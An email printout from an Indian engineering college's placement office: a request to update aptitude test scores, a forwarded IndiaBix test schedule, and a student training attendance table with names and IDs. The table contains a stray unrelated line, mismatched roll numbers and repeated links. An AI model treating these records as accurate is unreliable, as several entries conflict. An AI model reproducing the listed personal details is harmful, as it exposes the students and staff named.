

S7 Students - Weekly Aptitude Test Status

1 message

5 September 2019 at 15:25

TPO VJEC <tpc@vjec.ac.in>

To: Biju P Mathews <bijupmathews@vjec.ac.in>, "Dr. Benny Joseph" <bennyjoseph@vjec.ac.in>, "Fr. James Chellamkottu" <manager@vjec.ac.in>, Laly James EEE <lalyjames@vjec.ac.in>, "Manoj. V. Thomas CSE" <manojkurissinkal@vjec.ac.in>, Raju K K ME <rajukk@vjec.ac.in>, Reema Mathew AEI <reemamathew@vjec.ac.in>, "Roshini T.V ECE" <roshini.tv@vjec.ac.in>, Abhijath <abhijathip@vjec.ac.in>, Adarsh KS <adarshks@vjec.ac.in>, Aiswarya M <aiswaryam@vjec.ac.in>, Ann Miss VJEC <annmathew@vjec.ac.in>, Ansil Nazar <ansil143nazar@vjec.ac.in>, Anuragi P <anuragi@vjec.ac.in>, Appu Kurian <appu.kurian@vjec.ac.in>, Derrol David <derrolldavid@vjec.ac.in>, Dhanoj Mohan <dhanoj24@vjec.ac.in>, Dilin <dilandilin@vjec.ac.in>, Divya B <divyab@vjec.ac.in>, Divya K <divyavinod@vjec.ac.in>, "Dr. Sreedharan P" <sridharanp@vjec.ac.in>, Gokulnath R ME <gokulnath@vjec.ac.in>, jerrin Yomas <jerrinyomas@vjec.ac.in>, Jestin C Jose <jestincjose@vjec.ac.in>, Ryne <ryne@vjec.ac.in>, Saneesh K <saneeshkrish46@vjec.ac.in>, Sarin CR <csarin@vjec.ac.in>, Tintu George T <tintugeorge@vjec.ac.in>, Vinod J Thomas <vinodkurissinkal@vjec.ac.in>, Vishnu T Unni <vishnuunni@vjec.ac.in>

Dear HODs/Tutors,

Please note that weekly aptitude test scores are updated only by ME & ECE tutors.

Other department tutors are also requested to update the scores in the links given below at the earliest.

AEI	https://docs.google.com/spreadsheets/d/1BNRKHu9E-KoNj2iCaWwvAbD7brvEjYA7qV397Mcledn#gid=1318233588
ECE	https://docs.google.com/spreadsheets/d/1DamiVbJr29pL3r1StL3C1FkFqsvOdMOODqUrU/edit#gid=665396567
ME	https://docs.google.com/spreadsheets/d/1WV1Bn5ZLAUEqmCjR1NzPQkFhIePhAbYBzwT1COvV4/edit#gid=1458612980
CSE	https://docs.google.com/spreadsheets/d/1RGC1rpDFivZWdIVBPObUwGe9dcOhCoUFnZSS0d7xSTY/edit#gid=1387118841
ME	https://docs.google.com/spreadsheets/d/1NsRD5nHO-DH5hZ2HZr2Hm0ZfllG39RvmQeOfaywM/edit#gid=640238506
EEE	https://docs.google.com/spreadsheets/d/1RYKaF04qbnWBMIZnZKaWVh_Xar0asXJFonMY4ofqPbY/edit#gid=1031293943

Thanking you.

Regards,

Justine M Augustine

Training & Placement Officer

Vinod Jyothi Engineering College, Chempur

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----- Forwarded message -----

From: TPO VJEC <tpc@vjec.ac.in>

Date: Fri, Aug 30, 2019 at 11:27 AM

Subject: S7 Aptitude Test Links & Schedule

Abhijath <abhijathip@vjec.ac.in>, Adarsh KS <adarshks@vjec.ac.in>, Aiswarya M <aiswaryam@vjec.ac.in>, Ann Miss VJEC <annmathew@vjec.ac.in>, Anuragi P <anuragi@vjec.ac.in>, Appu Kurian <appu.kurian@vjec.ac.in>, Derrol David <derrolldavid@vjec.ac.in>, Dhanoj Mohan <dhanoj24@vjec.ac.in>, Dilin <dilandilin@vjec.ac.in>, Divya B <divyab@vjec.ac.in>, Divya K <divyavinod@vjec.ac.in>, Dr. Sreedharan P <sridharanp@vjec.ac.in>, Gokulnath R ME <gokulnath@vjec.ac.in>, jerrin Yomas <jerrinyomas@vjec.ac.in>, Jestin C Jose <jestincjose@vjec.ac.in>, Ryne <ryne@vjec.ac.in>, Saneesh K <saneeshkrish46@vjec.ac.in>, Sarin CR <csarin@vjec.ac.in>, Tintu George T <tintugeorge@vjec.ac.in>, Vinod J Thomas <vinodkurissinkal@vjec.ac.in>, Vishnu T Unni <vishnuunni@vjec.ac.in>
Cc: Biju P Mathews <bijupmathews@vjec.ac.in>, Dr. Benny Joseph <bennyjoseph@vjec.ac.in>, Fr. James Chellamkottu <manager@vjec.ac.in>, Laly James EEE <lalyjames@vjec.ac.in>, Manoj. V. Thomas CSE <manojkurissinkal@vjec.ac.in>, Raju K K ME <rajukk@vjec.ac.in>, Reema Mathew AEI <reemamathew@vjec.ac.in>, Roshini T.V ECE <roshini.tv@vjec.ac.in>

Dear Tutors,

Please conduct the Aptitude tests as per the schedule given below and upload the score in the google sheet (will share it soon).

APTITUDE TEST SCHEDULE FOR S7 STUDENTS

VENUE: DEPT. LABS

Test 1 & 2	All Branches	https://www.indiabix.com/online-test/aptitude-test/1
31.08.2019 - 06.09.2019		https://www.indiabix.com/online-test/aptitude-test/2
Test 3 & 4	All Branches	https://www.indiabix.com/online-test/aptitude-test/3
16.09.2019 - 21.09.2019		https://www.indiabix.com/online-test/aptitude-test/4
Test 5 & 6	All Branches	https://www.indiabix.com/online-test/aptitude-test/5
23.09.2019 - 27.09.2019		https://www.indiabix.com/online-test/aptitude-test/5


01.10.2019 - 11.10.2019	Branches	https://www.indiabix.com/online-test/aptitude-test/8
Test 9 & 10	All	https://www.indiabix.com/online-test/aptitude-test/9
14.10.2019 - 25.10.2019	Branches	https://www.indiabix.com/online-test/aptitude-test/10
Test 11 Branch Specific Test 28.10.2019 - 02.11.2019	CE	https://www.indiabix.com/online-test/civil-engineering-test/random
	ME	https://www.indiabix.com/online-test/mechanical-engineering-test/random
	ECE	https://www.indiabix.com/online-test/electronics-and-communication-engineering-test/random
	EEE	https://www.indiabix.com/online-test/electrical-engineering-test/random
	CSE	https://www.indiabix.com/online-test/c-programming-test/random
	AEI	https://www.indiabix.com/online-test/c-programming-test/random
Test 12 & 13	All	https://www.indiabix.com/online-test/aptitude-test/random
04.11.2019 - 16.11.2019	Branches	https://www.indiabix.com/online-test/verbal-ability-test/random
Test 14 & 15	All	https://www.indiabix.com/online-test/logical-reasoning-test/random
18.11.2019 - 22.11.2019	Branches	https://www.indiabix.com/online-test/data-interpretation-test/71
Test 16 & 17	All	https://www.indiabix.com/online-test/logical-reasoning-test/random
27.11.2019 - 30.11.2019	Branches	https://www.indiabix.com/online-test/data-interpretation-test/71

Let me know if you have any queries.

Thanking you.

Regards,

Justine M Augustine
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 S7 APTITUDE TEST PLAN TILL 30-NOV-19.xlsx
 12K

S7 TRAINING ATTENDANCE JUNE 24-28 2019


Sl.No	Admission Number	PRN	Name	KTU Roll No	24 Jun 19		25 Jun 19		27 Jun 19		28 Jun 19		29 Jun 19	
					FN	AN	FN	AN	FN	AN	FN	LN	FN	AN
1	5203	16AEO5	ANUSREE P S	VNL 16AEO5	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
2	5096	16CS03	ABHIRAM C	VNL 16CS03	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
3	5426	16CS05	AGNES JINSON	VNL 16CS05	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
4	5042	16CS06	ALVIN JOY	VNL 16CS06	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
5	5453	16CS14	AMN MARY GEORGE	VNL 16CS06	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
6	5432	16CS26	CHARSANA NARAYANAN P	VNL 16CS06	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
7	5175	16CS28	FARVANA MOHAMMED ALI	VNL 16CS09	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
8	5479	16CS38	JULIE KRISHNA	VNL 16CS09	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
9	5340	16CS39	KAVYA PADMANABHAN	VNL 16CS09	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
10	5015	16CS42	MAALAYIKA NEJVALDHARAN	VNL 16CS02	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
11	5101	16CS43	MAARIYA SALEJ	VNL 16CS03	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
12	5010	16CS44	MEGHNA C ROY	VNL 16CS04	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
13	5102	16CS54	SACHIN SAJU	VNL 16CS04	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
14	5309	16CS96	VARADA M V	VNL 16CS06	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
15	5000	16CS67	VARNA BABY	VNL 16CS07	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
16	5448	16CS58	WISSAM SAJID ABDULLA	VNL 16CS09	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
17	6297	16CS71	ATHULLYA TOMY	GM 16CS015	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
18	5279	16EE01	ABHAY RAJAN	VNL 16EE001	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>



19	5423	18EE08	ANIL SEBASTIAN	VNL 18EE09	AB	AB	AB	AB	AB	AB	AB	AB	AB	AB	AB	AB	AB	AB	AB	AB
20	5429	18EE10	ANASWAGA M K	VNL 18EE10	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
21	5200	18EE11	ANJANA V T	VNL 18EE11	AB	AB	AB	AB	AB	AB	AB	AB	AB	AB	AB	AB	AB	AB	AB	AB
22	5474	18EE18	ASWIN K V	VNL 18EE18	AB	AB	AB	AB	AB	AB	AB	AB	AB	AB	AB	AB	AB	AB	AB	AB
23	4998	18EE20	DIHANYA P	VNL 18EE20	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
24	5428	18EE27	JISHU J PURUSHOTHAMAN	VNL 18EE27	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
25	5046	18EE33	MUHAMMED SHAMEER	VNL 18EE33	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
26	5028	18EE37	NIRHIL BABY	VNL 18EE37	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
27	5429	18EE39	RAVENNA M	VNL 18EE39	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
28	5007	18EE41	SHIBIN SURETH	VNL 18EE41	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
29	5345	18EE03	ASWATHYA K K	VNL 18EE03	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
30	5052	18EE06	ANIL CHANDRAN M	VNL 18EE06	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
31	5217	18EE08	AKSHAY P	VNL 18EE10	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
32	5033	18EE11	AKSHAY V K	VNL 18EE12	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
33	5421	18EE12	AKSHAYA P	VNL 18EE08	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
34	5267	18EE13	ALFREESHA BABY	VNL 18EE13	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
35	5409	18EE14	ANAL DEV K V	VNL 18EE14	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
36	5413	18EE16	AMEYA M V	VNL 18EE15	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
37	5094	18EE17	ANAGHA C	VNL 18EE17	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
38	5412	18EE18	ANAND K V	VNL 18EE18	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
39	5254	18EE20	ANALI MOHAN	VNL 18EE20	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

OnePlus Engineering
Cameras

40	5449	18EC22	ARVA SURESH	VNL18EC022	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
41	5006	18EC25	ATHIRA E V	VNL18EC025	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
42	5000	18EC26	ATHUL R SUTHAN	VNL18EC026	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
43	5117	18EC28	BIBIN TOANY	VNL18EC028	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
44	5075	18EC29	CHANTHRA A V	VNL18EC029	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
45	5136	18EC33	JESLYN MATHEW	VNL18EC033	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
46	5487	18EC35	JIGNA JOSE	VNL18EC035	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
47	4987	18EC38	LINA ROSE JANSON	VNL18EC038	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
48	5301	18EC38	MANUSHA M G	VNL18EC037	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
49	5258	18EC40	MUHAMMED M C	VNL18EC040	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
